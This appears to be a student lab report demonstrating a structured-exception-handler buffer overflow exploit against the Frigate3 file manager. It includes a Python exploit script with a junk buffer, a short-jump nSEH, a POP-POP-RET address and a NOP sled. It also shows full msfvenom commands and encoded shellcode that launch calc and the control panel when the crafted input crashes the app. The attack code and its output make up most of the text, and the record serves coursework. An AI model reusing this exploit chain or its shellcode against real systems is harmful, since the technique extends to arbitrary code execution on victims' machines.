


NAME: K.Jai Shankar

REG.NO: 18BCD7075


Script:

```
exploit2.py
4
5   junk="A" * 4112
6
7   nseh="\xeb\x20\x90\x90"
8
9   seh="\x4B\x0C\x01\x40"
10
11   #40010C4B  5B          POP EBX
12   #40010C4C  5D          POP EBP
13   #40010C4D  C3          RETN
14   #POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60
15
16   nops="\x90" * 50
17
18   # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/a
19
20   buf = ""
21   buf += "\x89\xe2\xdb\xcd\x97\x72\xf4\x5f\x57\x59\x49\x49\x49"
22   buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
23   buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
24   buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
25   buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
26   buf += "\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
27   buf += "\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
28   buf += "\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
29   buf += "\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
30   buf += "\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
31   buf += "\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
32   buf += "\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
33   buf += "\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
34   buf += "\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
35   buf += "\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
36   buf += "\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
```

Payload Generated:



App Crashes:




Change the default trigger from cmd.exe to calc.exe:


```

root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe6\xd9\xe8\xd9\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x68\x68\x6d"
buf += b"\x52\x73\x30\x75\x50\x43\x30\x33\x50\x4c\x49\x48\x65"
buf += b"\x50\x31\x6b\x70\x73\x54\x4c\x4b\x32\x70\x30\x30\x4e"
buf += b"\x6b\x50\x52\x74\x4c\x4e\x6b\x72\x72\x62\x34\x4e\x6b"
buf += b"\x64\x32\x46\x48\x74\x4f\x78\x37\x63\x7a\x75\x76\x55"
buf += b"\x61\x69\x6f\x6e\x4c\x37\x4c\x33\x51\x71\x6c\x76\x62"
buf += b"\x44\x6c\x67\x50\x7a\x61\x78\x4f\x74\x4d\x37\x71\x78"
buf += b"\x47\x58\x62\x79\x62\x33\x62\x76\x37\x4e\x6b\x51\x42"
buf += b"\x74\x50\x4c\x4b\x42\x6a\x57\x4c\x4c\x4b\x70\x4c\x72"
buf += b"\x31\x52\x58\x6a\x43\x33\x78\x57\x71\x4e\x31\x32\x71"
buf += b"\x4e\x6b\x31\x49\x47\x50\x33\x31\x38\x53\x4e\x6b\x72"
buf += b"\x69\x64\x58\x6b\x53\x77\x4a\x61\x59\x6e\x6b\x66\x54"
buf += b"\x6e\x6b\x75\x51\x69\x46\x34\x71\x6b\x4f\x6e\x4c\x6f"
buf += b"\x31\x6a\x6f\x44\x4d\x35\x51\x6a\x67\x56\x58\x79\x70"
buf += b"\x44\x35\x38\x76\x64\x43\x31\x6d\x48\x78\x55\x6b\x73"
buf += b"\x4d\x51\x34\x70\x75\x39\x74\x50\x58\x6c\x4b\x30\x58"
buf += b"\x55\x74\x75\x51\x49\x43\x55\x36\x4c\x4b\x44\x4c\x42"
buf += b"\x6b\x4e\x6b\x73\x68\x57\x6c\x46\x61\x6a\x73\x4e\x6b"
buf += b"\x57\x74\x6c\x4b\x73\x31\x6e\x30\x6d\x59\x77\x34\x64"
buf += b"\x64\x37\x54\x53\x6b\x71\x4b\x33\x51\x61\x49\x32\x7a"
buf += b"\x76\x31\x4b\x4f\x4b\x50\x31\x4f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x35\x42\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x75\x51"
buf += b"\x6c\x4d\x6e\x65\x68\x32\x67\x70\x33\x30\x53\x30\x46"
buf += b"\x30\x75\x38\x74\x71\x4c\x4b\x62\x4f\x6f\x77\x59\x6f"
buf += b"\x69\x45\x6d\x6b\x4a\x50\x78\x35\x49\x32\x32\x76\x51"
buf += b"\x78\x59\x36\x6d\x45\x4f\x4d\x4f\x6d\x59\x6f\x7a\x75"
buf += b"\x47\x4c\x34\x46\x43\x4c\x56\x6a\x6f\x70\x6b\x4b\x69"
buf += b"\x70\x52\x55\x45\x55\x4f\x4b\x51\x57\x32\x33\x32\x52"
buf += b"\x70\x6f\x63\x5a\x73\x30\x71\x43\x6b\x4f\x58\x55\x45"
buf += b"\x33\x63\x51\x72\x4c\x65\x33\x67\x70\x41\x41"
root@kali:~#


```

Copy pasting the Generated payload in exploit2.py and then using it in frigate:





The App crashes and CMD opens:




Change the default trigger to open the control panel:

```

root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD-control -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe7\xdac2\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x5a\x48\x4d"
buf += b"\x52\x77\x70\x55\x50\x33\x30\x45\x30\x6d\x59\x6b\x55"
buf += b"\x56\x51\x79\x50\x63\x54\x6e\x6b\x70\x50\x76\x50\x4e"
buf += b"\x6b\x63\x62\x34\x4c\x4e\x6b\x73\x62\x44\x54\x6c\x4b"
buf += b"\x62\x52\x35\x78\x74\x4f\x6f\x47\x61\x5a\x71\x36\x55"
buf += b"\x61\x59\x6f\x6e\x4c\x75\x6c\x53\x51\x71\x6c\x35\x52"
buf += b"\x66\x4c\x31\x30\x6a\x61\x6a\x6f\x66\x6d\x63\x31\x5a"
buf += b"\x67\x58\x62\x48\x72\x66\x32\x66\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x43\x7a\x77\x4c\x6c\x4b\x30\x4c\x76"
buf += b"\x71\x50\x78\x38\x63\x42\x68\x67\x71\x5a\x71\x42\x71"
buf += b"\x6e\x6b\x62\x79\x61\x30\x65\x51\x4a\x73\x6c\x4b\x61"
buf += b"\x59\x66\x78\x39\x73\x66\x5a\x61\x59\x4c\x4b\x34\x74"
buf += b"\x6c\x4b\x76\x61\x4b\x66\x76\x51\x69\x6f\x6e\x4c\x39"
buf += b"\x51\x6a\x6f\x74\x4d\x73\x31\x39\x57\x54\x78\x4b\x50"
buf += b"\x34\x35\x38\x76\x75\x53\x63\x4d\x58\x78\x55\x6b\x73"
buf += b"\x4d\x34\x64\x53\x45\x69\x74\x36\x38\x6e\x6b\x72\x78"
buf += b"\x31\x34\x47\x71\x68\x53\x33\x56\x6c\x4b\x34\x4c\x30"
buf += b"\x4b\x4c\x4b\x63\x68\x55\x4c\x66\x61\x38\x53\x6c\x4b"
buf += b"\x45\x54\x4c\x4b\x46\x61\x78\x50\x4e\x69\x30\x44\x71"
buf += b"\x34\x64\x64\x43\x6b\x63\x6b\x33\x51\x53\x69\x71\x4a"
buf += b"\x50\x51\x69\x6f\x4d\x30\x61\x4f\x43\x6f\x61\x4a\x4e"
buf += b"\x6b\x75\x42\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x76\x61"
buf += b"\x6c\x4d\x4e\x65\x4d\x62\x75\x50\x65\x50\x67\x70\x52"
buf += b"\x70\x53\x58\x46\x51\x4c\x4b\x70\x6f\x6f\x77\x4b\x4f"
buf += b"\x6b\x65\x6d\x6b\x58\x70\x4f\x45\x39\x32\x36\x36\x51"
buf += b"\x78\x4d\x76\x5a\x35\x4f\x4d\x6f\x6d\x69\x6f\x4e\x35"
buf += b"\x57\x4c\x54\x46\x63\x4c\x64\x4a\x4d\x50\x6b\x4b\x79"
buf += b"\x70\x43\x45\x34\x45\x4f\x4b\x62\x67\x35\x43\x72\x52"
buf += b"\x50\x6f\x42\x4a\x77\x70\x36\x33\x39\x6f\x4a\x75\x51"
buf += b"\x73\x72\x4f\x72\x4e\x71\x64\x52\x52\x50\x6f\x72\x4c"
buf += b"\x53\x30\x41\x41"
root@kali:~#

```



The app crashes and the control panel opens:

